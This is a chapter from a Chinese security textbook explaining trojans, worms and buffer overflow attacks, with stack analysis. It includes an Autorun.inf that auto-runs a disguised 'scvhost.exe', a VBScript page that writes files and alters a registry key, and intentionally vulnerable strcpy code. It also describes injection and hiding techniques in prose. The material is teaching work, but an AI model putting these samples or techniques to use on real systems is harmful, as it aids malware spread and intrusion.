第 5 章　恶意代码技术的发展

不必要代码(Unwanted Code)是指没有作用却会带来危险的代码,它比恶意代码具有更宽泛的含义,一个比较安全的定义是把所有不必要代码都看作是恶意的,包括所有可能与安全策略相冲突的软件。从计算机病毒的出现至今,恶意代码的传播方式不断地进行演化,从引导区传播,到宏病毒传播、邮件传播、网页传播等,从开始传播和大范围发作的时间也越来越短,同时恶意代码的实现方式、关键技术也越来越多样化。本章主要介绍除计算机病毒外的两种典型的恶意代码:木马和蠕虫,以及与蠕虫实现紧密相关的缓冲区溢出攻击技术。

5.1　恶意代码及其分类

代码是在一定环境下可以执行的计算机程序。未经用户授权便干扰或破坏计算机系统的程序或代码被称为恶意软件(Malware)或**恶意代码**。它们在不为人知的情况下侵入用户的计算机系统,破坏系统、网络、信息的保密性、完整性和可用性。恶意代码与正常代码相比具有非授权性和破坏性等特点,这也是判断恶意代码的主要依据。

5.1.1　恶意代码攻击机制

恶意代码的本质具有破坏性,其目的是造成信息丢失、泄密,破坏系统完整性等,它们对目标进行攻击的一般流程是:侵入系统,获取必要权限,实施破坏。侵入目标系统是恶意代码实现其恶意目的的必要条件。**大多数恶意代码都需要在用户的帮助下才能进入用户系统**,所以提高用户的安全意识,是防范恶意代码的关键。

恶意代码进入目标系统后伺机运行,一旦获取了系统控制权就能够对系统实施攻击。大多数恶意代码在攻击时需要必要的权限,在其等待运行时机期间,可以通过改名、删除源文件或者修改系统的安全策略来隐藏自己,当具有足够的权限且满足一定的条件时,就发作并进行破坏活动。恶意代码的传播与破坏必须依靠用户或者进程的合法权限才能完成,其中最基本的权限就是运行权,只要恶意代码不运行,即使系统中存在恶意代码也是无害的。

恶意代码的攻击模型如图 5-1 所示。

5.1.2　常见的恶意代码

从 1981 年第一个计算机病毒出现后,恶意代码发展出了各种各样的形式(见图 5-2),主要包括计算机病毒(Virus)、木马程序(Trojan Horse)、蠕虫(Worm)、后门程序(Backdoor)、逻辑炸弹(Logic Bomb)、RootKit、Spyware、恶意脚本代码(Malicious Script)等。本章主要介绍目前危害较大的木马和蠕虫技术,表 5-1 给出了典型恶意代码的分类和定义。



图 5-1 恶意代码的攻击模型



图 5-2 恶意代码的发展历程

表 5-1 典型恶意代码的分类和定义

类 型	定 义	特 性
计算机病毒	在计算机程序中插入的破坏计算机功能并能自我复制的一组程序代码	潜伏、传染、破坏
计算机蠕虫	通过计算机网络自我复制，消耗系统资源和网络资源的程序	扫描、攻击、扩散
特洛伊木马	一种与远程计算机建立连接，使远程计算机能够通过网络控制本地计算机的程序	欺骗、隐蔽、信息窃取

续表

类　型	定　义	特　性
逻辑炸弹	通过特殊的数据或时间作为条件触发，试图完成一定破坏功能的程序	潜伏、破坏
RootKit	指通过替代或者修改系统功能模块，从而实现隐藏和创建后门的程序	隐蔽，潜伏

5.2　特洛伊木马技术

“木马”这一名称来源于希腊神话特洛伊战争，攻城的希腊联军佯装撤退后留下了一只木马，特洛伊人将其当作战利品带回城内。当特洛伊人为胜利而庆祝时，从木马中出来了一队希腊兵，他们悄悄打开城门，放进了城外的军队，最终攻克了特洛伊城。计算机中的木马与特洛伊木马一样具有伪装性，在用户无法察觉的情况下对计算机系统产生破坏或窃取数据，特别是各种账户及口令等重要且需要保密的信息，甚至控制计算机系统。

木马程序技术发展至今已经非常成熟。第一代木马只是简单的密码窃取，发送等。第二代木马在技术上有了很大的进步，冰河是国内木马的典型代表之一，具有操作简单、控制功能丰富等特点。第三代木马在数据传输技术上做了改进，出现了 ICMP 等类型的木马，利用畸形报文传递数据，增加了查杀的难度。第四代木马在进程隐藏方面做了大的改动，采用了内核插入式的植入方式，利用远程插入线程技术、嵌入 DLL 线程或者挂接 PSAPI，实现木马程序的隐藏，在 Windows NT/2000 下能达到良好的隐藏效果。第五代是驱动级木马，使用了大量的 Rootkit 技术来实现深入内核空间的深度隐藏，感染后能够针对杀毒软件和网络防火墙进行攻击。随着身份认证 UsbKey 和杀毒软件主动防御的兴起，使用**黏虫技术**[①]和特殊反显技术的第六代木马逐渐系统化，前者主要以盗取和篡改用户敏感信息为主，后者以动态口令和硬证书攻击为主，PassCopy 和暗黑蜘蛛侠是这类木马的代表。

5.2.1　木马的攻击机制

一般的木马程序都包括客户端和服务端两个程序，其中客户（控制）端由攻击者用于控制被植入木马的远程机器，服务（功能）端程序即是木马程序，其典型的攻击机制如图 5-3 所示。



图 5-3　木马的典型的攻击机制

① 在攻击对象的敏感输入框前再加一个文本输入框，诱骗用户将敏感信息输入木马程序。

木马的主要功能包括远程控制、信息窃取，以及其他特定任务。

5.2.2 木马的传播技术

木马攻击的第一步是把木马的服务端程序植入到被攻击系统中，木马本身不具有远程植入的能力，常见的木马传播技术主要通过互联网和移动介质，引诱欺骗用户在系统上执行木马程序以完成植入。

1. 利用病毒的感染技术传播

从表现上来看，木马技术和病毒的明显差别是代码在目标系统上的副本数，木马只要在目标系统上存在一个副本就足够了，但是病毒需要在目标系统上大量繁殖。攻击者为了简化木马的植入，通常会利用病毒的自复制能力，通过病毒技术实现木马的自动传播。

2. 利用移动介质的自启动功能传播

AutoRun 是 Windows 操作系统的一项便捷功能，可在可移动介质插入系统时通过 Autorun.inf 文件启动该介质上的内容，自动运行介质上的可执行文件。下面是在 Windows 上使用该机制时 Autorun.inf 的内容格式。

```
[AutoRun]
open = scvhost.exe
shellexecute = scvhost.exe
shell\Auto\command = scvhost.exe
```

通过禁用 Windows 的 AutoRun 功能可以避免木马使用该机制进行传播（见图 5-4），在可移动介质上提前创建只读的 Autorun.inf 文件，也可以使该介质免疫此类木马。



图 5-4 禁用 Windows 的 AutoRun

3. 利用电子邮件进行传播

木马攻击者可以利用 Email 附件发送木马文件，引诱目标系统用户执行木马，或者通过 SMTP 代理截获其他用户的正常邮件，在其中插入木马附件，如图 5-5 所示。



图 5-5　通过 SMTP 代理截获用户邮件进行篡改

4. 利用网页脚本进行传播

Web 浏览器通过客户端功能扩展使得网页中可以嵌入脚本代码，当用户浏览这些网页时，脚本在客户机上自动运行。常用的客户端扩展方法包括：Java Applet、JavaScript、ActiveX 和 VBScript。

脚本语言可以实施的恶意功能包括读写文件、修改注册表、发送电子邮件等。下面是一段可以在目标系统上修改注册表和创建文件的脚本代码。

```
<HTML>
<HEAD><TITLE> HELLO </TITLE></HEAD>
<SCRIPT LANGUAGE = "VBSCRIPT">
<!—
  Dim fso, f1
  Set fso = CreateObject("Scripting.FileSystemObject")
  Set f1 = fso.CreateTextFile("C:\vbscript - test.txt", True,True)
  f1.WriteLine("Hello, VBScript can write any date into your hard disk !!!")
  f1.WriteLine("If you don't configure your browser secure")
  f1.Close
 -->
</SCRIPT>
</HEAD>
<BODY>
<OBJECT classid = clsid:F935DC22 - 1CF0 - 11D0 - ADB9 - 00C04FD58A0B id = wsh>
<SCRIPT LANGUAGE = "VBSCRIPT">

wsh.RegWrite("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page",
                          "http://www.ccert.edu.cn")
</SCRIPT>
Hello, Check your C:\
</BODY>
<HTML>
```

5.2.3 木马的隐藏技术

木马的服务端程序进入目标系统后，为了避免被发现，需要进行隐藏处理，一方面要隐藏木马文件的存在，另一方面在木马运行时也要隐藏木马的行踪，即进程隐藏。

1. 文件隐藏

文件的隐藏比较简单，木马通常通过修改文件属性（包括扩展名、隐藏属性等）或者伪装成相似的文件名字，在不同的路径使用与系统文件相同的文件名字，或者修改系统图标等方法实施隐藏。

2. 进程隐藏

EnumProcessModules()函数是在 Windows 系统上枚举进程列表时常用的 API。为了隐藏自身进程，木马可以使用 API 挂接技术来修改 API 的功能，通过建立后台系统钩子，拦截 EnumProcessModules()等函数来实现对进程或服务遍历调用的控制，当检测到进程 ID（PID）为木马自身进程时直接跳过，从而实现进程隐藏。该方法虽然实现了进程隐藏，但是木马进程依然存在，仍然可能被用户发现，所以更好的隐藏方法是木马运行时不产生进程。

利用 **DLL 注入**技术在目标进程中远程调用 LoadLibrary()可以将木马 DLL 加载到其他进程中，或者利用线程注入技术在目标进程中调用 RemoteCreateThread()创建木马线程，都能够实现无进程木马。这些技术通常选择系统进程来寄生木马线程，可以选用的目标进程包括如下几方面。

- Rundll32.exe：以命令行的方式调用 DLL 中的导出函数。
- Explorer.exe：资源管理器进程。
- Svchost.exe：用以启动 DLL 中实现的服务功能。

5.2.4 木马的通信技术

木马程序的数据通信方法有很多种，其中最常见的是直接使用正常的 TCP 或 UDP 连接传输数据，这与正常网络程序的通信方法是相同的：利用 Winsock 与目标机的指定端口建立连接后，使用 send 和 recv 等 API 进行数据传输。除此之外，为了防止在通信时被用户察觉，提高木马的隐蔽性，还出现了一些特殊的隐蔽通信手段。

1. 常规方式

采用标准的 C/S 通信模式（见图 5-6），隐蔽性比较差，通信连接容易被管理软件发现，如在命令行状态下使用 netstat 命令，就可以查看到当前的活动 TCP、UDP 连接。

这种通信模式的缺陷在于：当木马服务端处于内部网络时，可能因为其使用私有 IP，导致控制端无法与其建立通信连接。

2. 反弹端口

木马服务端（通信客户端）主动向控制端（通信服务端）建立连接，连接建立后服务端可以接收控制端的控制指令，如图 5-7 所示。

反弹端口可以解决木马服务端处于内网时无法接受控制端连接的问题，但木马服务端向外发起连接时，防火墙很容易发现该连接所请求的目标端口，可能暴露控制端的通信端口。



图 5-6　木马的常规通信方式



图 5-7　木马的反弹端口通信方式

3. 端口复用

端口复用与反弹端口的连接建立方向相同，区别在于：木马控制端选择使用知名端口（如 80 端口），此时控制端要能够区分所收到的请求是来自木马服务端还是正常的 HTTP 请求，根据所在主机是否存在 Web 服务器决定对请求的处理方式，若收到正常的 HTTP 请求则转交 Web 服务器（假设该服务存在）处理，只有当收到木马指令后，才调用木马程序，如图 5-8 所示。



图 5-8　木马的端口复用技术

在 Winsock 的实现中，服务器可以多重绑定。确定多重绑定由哪个连接使用的原则是谁的指定最明确则将数据包递交给谁，没有权限之分，也就是说低级权限的用户可以重绑定

在高级权限(如由服务启用)的端口上。

端口复用技术的缺陷是容易暴露服务端进程,例如与 80 端口通信的非浏览器进程是可疑进程。

4. 无端口通信

利用网络层相关协议中的保留字段传输数据,如使用 ICMP(Internet Control Message Protocol)报文进行数据的发送,该技术不占用端口的特点,使用户难以发觉木马通信,同时,使用 ICMP 还可以穿透一些防火墙,增加了木马防范的难度。

5. 隧道通信

木马将通信数据封装到其他协议报文中进行传输,如 HTTP 隧道将经过特殊处理的 IP 数据包伪装成 HTTP 报文。

5.3 蠕虫技术

一般认为,蠕虫是一种通过网络传播的恶性病毒,它具有病毒的一些共性,如传播性、隐蔽性、破坏性等,但蠕虫也具有自己的个性特征,如漏洞依赖性等,需要通过系统漏洞进行传播,修补漏洞后即可防止相应蠕虫侵入,另外蠕虫也不需要宿主文件,有的蠕虫甚至只存在于内存中。

计算机蠕虫是一种可以独立运行,并能自动传播到其他计算机上的程序。它与计算机病毒有着明显的区别,表 5-2 从存在形式、感染方式等方面对蠕虫和病毒进行了对比。

表 5-2 蠕虫、病毒的比较

	病 毒	蠕 虫
存在形式	代码片段	独立个体
复制机制	插入到宿主程序	自身的复制
传染机制	宿主的运行	系统存在漏洞
攻击目标	本地文件系统	网络上的其他计算机
计算机使用者角色	病毒传播的关键环节	无关

蠕虫的基本功能模块包括如下几部分。

搜索模块:自动运行,寻找下一个满足感染条件(存在漏洞)的目标计算机。当搜索模块向某个主机发送探测漏洞的信息并收到成功的反馈信息后,就得到一个可传播的对象。搜索模块通常会利用网络扫描技术探测主机存活情况、服务开启情况、软件版本等。

攻击模块:按漏洞攻击步骤自动攻击搜索模块找到的对象,取得该主机的权限(一般为管理员权限),在被感染的机器上建立传输通道(通常获取一个远程 Shell)。攻击模块通常利用缓冲区溢出漏洞,远程注入代码并执行,并在必要的时候进行权限提升。

传输模块:负责计算机间的蠕虫程序复制。可利用远程 Shell 直接传输,或安装后门进行文件传输。

负载模块:进入被感染系统后,实施信息搜集、现场清理、攻击破坏等功能。负载模块的功能可以实现与木马的相同功能,但通常不包括远程控制功能,因为攻击者一般不需要控

制蠕虫，从这一点上看，蠕虫更接近病毒技术。

蠕虫的攻击过程是对一般网络攻击过程的自动化实现，以上模块中的前 3 个构成了蠕虫的自动入侵功能，其中最关键的一步就是利用缓冲区溢出攻击使代码在远程系统上自动运行，这一点也是蠕虫与病毒、木马的本质区别，而缓冲区溢出攻击也体现了蠕虫的漏洞依赖性。

5.4　缓冲区溢出攻击

缓冲区溢出通常是由开发平台的设计或程序员的不良编程风格造成的，用户程序甚至操作系统的代码中都会存在导致缓冲区溢出的代码，这也是缓冲区溢出攻击在网络攻击活动中频繁出现的原因。本节通过一个简单示例，分析缓冲区溢出的原理，完整地介绍缓冲区溢出攻击的实现过程，但是在实际的攻击活动中，要想完成有效的攻击还需要更多的操作系统知识和编程技巧，而对于缓冲区溢出的防范，本节中也进行了简要的介绍，虽然现在软件（包括操作系统）厂商也在寻求保护缓冲区的办法，但是归根结底只要程序员还在编写结构不够良好的代码，缓冲区溢出攻击就不会消失。

5.4.1　缓冲区溢出攻击的原理

缓冲区溢出是指当计算机程序向缓冲区内填充的数据长度超过了缓冲区本身的容量，导致溢出的数据覆盖在合法数据或代码上的现象。当一个超长的数据进入到缓冲区时，超出部分就会被写入其他缓冲区，该区域存放的可能是数据、下一条指令的地址，或者是其他程序的输出内容，这些内容都将被覆盖或者破坏掉。理想情况是，程序应当检查数据长度并且不允许输入超过缓冲区长度的字符串，但是绝大多数程序都会假设数据长度总是与所分配的存储空间相匹配，这就为缓冲区溢出埋下了隐患。

5.4.1.1　缓冲区溢出的原因

缓冲区溢出主要是由程序员编程错误引起的。如果缓冲区被写满，而程序没有去检查缓冲区边界，也没有停止接收数据，这时就会发生缓冲区溢出。出现缓冲区溢出需要具备很多条件，主要包括如下几种。

- 使用非类型安全的语言，如 C/C++。
- 以不安全的方式访问或进行缓冲区复制。
- 编译器或操作系统将缓冲区放在内存中关键数据结构的附近。

首先，缓冲区溢出主要出现在 C 和 C++中，因为这些语言不执行数组边界检查和类型安全检查。C/C++的优点就是允许开发人员创建非常接近硬件运行的程序，允许直接访问系统内存和 CPU 寄存器，以便获得优异的运行性能，因而被开发者广泛使用。标准 C 语言具有许多字符串处理的函数，但是这些函数大多不进行边界检查。如果开发人员使用 C/C++进行开发，而没有注意对缓冲区边界进行维护，就很容易造成缓冲区溢出。一般情况下，覆盖其他的缓冲区是没有意义的，最多造成应用程序错误，但是，如果输入的数据是经过精心设计的，覆盖缓冲区的数据恰恰是入侵程序的代码，攻击者就有可能获取系统的控制权。其他语言中也会出现缓冲区溢出，但很少见。

其次，如果应用程序接收用户的输入数据，将数据复制到应用程序所维护的缓冲区中而未考虑目标缓冲区的大小，则可能造成缓冲区溢出。

最后也是最重要的一点，进程运行时，通常将缓冲区放在一些关键数据结构旁边。例如，若某个函数的缓冲区紧邻堆栈，则在内存中该函数的返回地址紧靠在缓冲区之后。这时，如果攻击者可以使该缓冲区发生溢出，就可以覆盖函数的返回地址，从而在函数返回时，返回到攻击者定义的地址。这些通常被攻击者利用的数据结构主要包括 C++ 的 V 表[①]、异常处理程序地址、函数指针等。

下面通过一个简单的进行缓冲区复制的函数，来观察缓冲区溢出时的表现。

```
void CopyData(char * str)
{
        char buffer[16];
        strcpy(buffer,str);
}
```

这段代码在某些情况下可能没有错误，这完全取决于 CopyData()的调用方式。例如，以下代码是安全的。

```
char * szNames[] = {"Hello","World","!"};
CopyData(szName[1]);
```

因为 szNames 字符串是硬编码的，并且该字符串在长度上不超过 16 个字符，因此调用 strcpy 永远是安全的。然而，如果 CopyData 的 str 参数来自不可靠的数据源(如文件)，只要 str 的长度大于 16，就会造成 buffer 溢出使程序运行出错，并且内存中该缓冲区以外的任何数据将遭到破坏。存在像 strcpy 这样的缓冲区溢出问题的标准函数还有 strcat()、sprintf()、vsprintf()、gets()、scanf()，以及在循环内的 getc()、fgetc()、getchar()等。当编写 C 和 C++代码时，应注意如何处理来自用户的数据，如果某个函数具有来自不可靠数据源的缓冲区，就需要采取必要的措施进行防范。

在进行缓冲区操作时，可以要求代码传递缓冲区的长度，对缓冲区大小和数据源大小进行比较，例如将 CopyData()函数代码修改为：

```
void CopyData(char * str,DWORD strlength)
{
    char buffer[MAX_LEN];
    if (strlength < MAX_LEN)
    strncpy(buffer, str, MAX_LEN - 1);
}
```

该函数要求调用者传入数据源的长度，并且使用 strncpy 替换了 strcpy，因为不能单纯地信任 strlength。为了在开发过程中更早地发现潜在的缓冲区溢出问题，需要判断 str 和

① 虚函数地址表(Virtual Table)，C++编译器通过 V 表实现虚函数和多态。

strlength 的有效性，而不是单纯依赖用户的输入参数。验证缓冲区大小是否有效的简单方法就是探测内存，示例如下。

```
void CopyData(char * str,DWORD strlength)
{
    char buffer[MAX_LEN];
    #ifdef _DEBUG
    memset(buffer, 0x42, strlength);
    #endif
    if (strlength < MAX_LEN)
    strncpy(buffer, str, MAX_LEN - 1);
}
```

在上述代码的调试版中，此代码尝试向目标缓冲区写入值 0x42。通过向目标缓冲区的末尾写入一个固定的已知值，可以在源缓冲区太大时，强制代码失败，这样可以在开发过程中尽早发现开发错误。

内存探测虽然很有用，但是并不能免遭攻击。真正安全的办法是编写防范性的代码。上述代码已经具有一定的防范性，它将检查进入函数的数据是否不超过内部缓冲区 buffer。检查代码的缓冲区溢出错误的关键是不可靠的数据，应跟踪数据在代码中的流向，并检查各种数据假设。需要注意的函数包括诸如 strcpy()、strcat()、gets()等常见函数，也不排除 strcpy()和 strcat()所谓的“安全的 n 版本”：strncpy()和 strncat()。这些函数通常认为更安全、可靠，因为它们允许开发人员限制复制到目标缓冲区中数据的大小，但是如果使用不当，依然会出现问题。例如下面这段代码。

```
#define SIZE(b) (sizeof(b))
char buff[128];
strncpy(buff,szSomeData,SIZE(buff));
strncat(buff,szMoreData,SIZE(buff));
strncat(buff,szEvenMoreData,SIZE(buff));
```

请注意每个字符串处理函数的最后一个参数。首先从程序代码和程序员意图来看，最后一个参数不是目标缓冲区的总体大小，而是缓冲区剩余空间的大小，代码每次向 buff 添加内容时，buff 都会有实质的减小，所以 strncat 可能存在隐患。第二个问题是：即使用户传递了缓冲区大小，它们通常也是逐一减小的，那么在计算字符串大小时，需不需要包含末尾的‘\0’字符？第三，在某些情况下，n 版本可能不会以空字符作为结果字符串的结束字符，因此开发者一定要仔细阅读函数文档。

如果编写 C++代码，应该考虑使用 ATL、STL、MFC 或者其他的字符串处理类来处理字符串，而不要直接处理字节。使用字符串类的不足是可能出现性能的下降，但总的来说，大部分字符串都会使代码更加强大和可维护。

5.4.1.2　溢出时的堆栈结构

在缓冲区发生溢出时，如果填充缓冲区的数据没有经过精心构造，溢出的表现一般只会出现内存非法访问错误，而不能达到攻击的目的。攻击者通常的目标是通过制造缓冲区溢出使程序运行一个用户 Shell，再通过 Shell 执行其他命令。如果发生溢出的程序具有管理

员权限，攻击者就获得了一个有管理员权限的 Shell，可以以管理员身份对系统进行任意操作。

本节通过示例程序介绍如何构造缓冲区溢出，并获得 Shell，测试平台为 Windows XP 和 Visual Studio. net 2003。

一个程序在内存中通常分为程序段、数据段和堆栈三部分，程序段里放着程序的机器码和只读数据，数据段放的是程序中的静态数据，动态数据则通过堆栈来存放。进程的内存布局取决于操作系统及其版本。

当程序中发生函数调用时，程序首先把函数参数压栈，然后保存指令寄存器（EIP）作为函数将来的返回地址，接着压栈的是主调函数栈的基址寄存器（EBP），EBP 成为栈框架指针 SFP，用来指示被调函数的栈边界，在被调函数中将当前的栈指针（ESP）复制到 EBP 作为新的基地址；最后为局部变量留出相应的空间。EBP 是栈基址的指针，永远指向栈底（高地址），ESP 是栈指针，永远指向栈顶（低地址）。为了观察 Windows 上堆栈的使用情况，分析下面程序代码。

```
int Add(int a, int b)
{
   char var[16] = "A";
   a = 0x3344;
   b = 0x5566;
   return a + b;
}
int main()
{
    Add(0x1111,0x2222);
    return 0;
}
```

在 main()函数中跟踪到 Add()函数，然后查看反汇编代码，得到如下结果。

```
int main()
{
00411AC0 push            ebp
00411AC1 mov             ebp,esp
00411AC3 sub             esp,0C0h
00411AC9 push            ebx
00411ACA push            esi
00411ACB push            edi
00411ACC lea             edi,[ebp - 0C0h]
00411AD2 mov             ecx,30h
00411AD7 mov             eax,0CCCCCCCCh
00411ADC rep stos        dword ptr [edi]
    Add(0x1111,0x2222);
00411ADE push            2222h
```

```
00411AE3 push            1111h
00411AE8 call            Add (411195h)
00411AED add             esp,8
    return 0;
00411AF0 xor             eax,eax
}
```

从反汇编代码中可以看出，main()函数入口点上第一条指令的地址是 0x00411AC0，在 Add()函数调用发生之前，使用了两条 push 指令对参数压栈（该代码遵循__cdecl 调用规范，压栈顺序从右到左，即先压入最后一个参数）。因为默认对堆栈操作的寄存器有 ESP 和 EBP，ESP 是堆栈指针，在示例中 Add()调用有两个参数，push 第一个参数前的堆栈指针 ESP 为 0x0012FE10（查看该寄存器可知），那么压入两个参数后的 ESP 应为 0x0012FE08，call 指令用来调用 Add()函数，调用前把返回地址 0x00411AED 压入堆栈（可查看内存 0x0012FE04 进行验证），因此进入 Add()函数时 ESP 应为 0x0012FE04。当 Add()函数运行完成后，需要对栈进行清理，即接下来一条指令 add esp,8 用来清空 Add()函数的堆栈，被调函数的堆栈应当由主调函数来清空（__cdecl 调用规范）。接下来跟踪进入 Add()函数，继续观察被调函数的栈，Add()函数的反汇编代码如下。

```
int Add(int a, int b)
{
00411A20 push            ebp
00411A21 mov             ebp,esp
00411A23 sub             esp,0D8h
00411A29 push            ebx
00411A2A push            esi
00411A2B push            edi
00411A2C lea             edi,[ebp - 0D8h]
00411A32 mov             ecx,36h
00411A37 mov             eax,0CCCCCCCCh
00411A3C rep stos        dword ptr [edi]
   char var[16] = "A";
00411A3E mov             ax,word ptr [string "A" (4240C8h)]
00411A44 mov             word ptr [var],ax
00411A48 xor             eax,eax
00411A4A mov             dword ptr [ebp - 12h],eax
00411A4D mov             dword ptr [ebp - 0Eh],eax
00411A50 mov             dword ptr [ebp - 0Ah],eax
00411A53 mov             word ptr [ebp - 6],ax
   a = 0x3344;
00411A57 mov             dword ptr [a],3344h
   b = 0x5566;
00411A5E mov             dword ptr [b],5566h
   return a + b;
00411A65 mov             eax,dword ptr [a]
00411A68 add             eax,dword ptr [b]
}
```

Add()函数的入口点第一条指令的地址是 0x00411A20,该指令将 EBP 压栈保存,因为被调函数内部要使用 EBP 寄存器进行堆栈操作,ESP 寄存器当前值为 0x0012FE04,接下来的赋值指令将 ESP 的值传给 EBP,以后就可以在被调函数中使用 EBP 操作堆栈了。从 0x00411A23 到 0x00411A3C 之间的指令用于初始化堆栈,初始值为 0xCCCCCCCC,初始化的范围是 0x0D8(由编译器根据需要决定)。从 0x00411A3E 到 0x00411A53 的指令对字符数组 var 进行初始化,在 0x00411A3E 处,EBP 寄存器值为 0x0012FE00,var 的地址是 0x0012FDEC(查看 0x0012FE00 处的内存值验证),赋值完成后 var[16]={0x41,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00};接下来是局部变量 a,b 的赋值指令;最后在 EAX 中返回运算的结果,并为清理堆栈做准备,可以返回到 main()函数查看 EAX 寄存器验证。图 5-9 是在调用 Add()函数时的堆栈结构图。

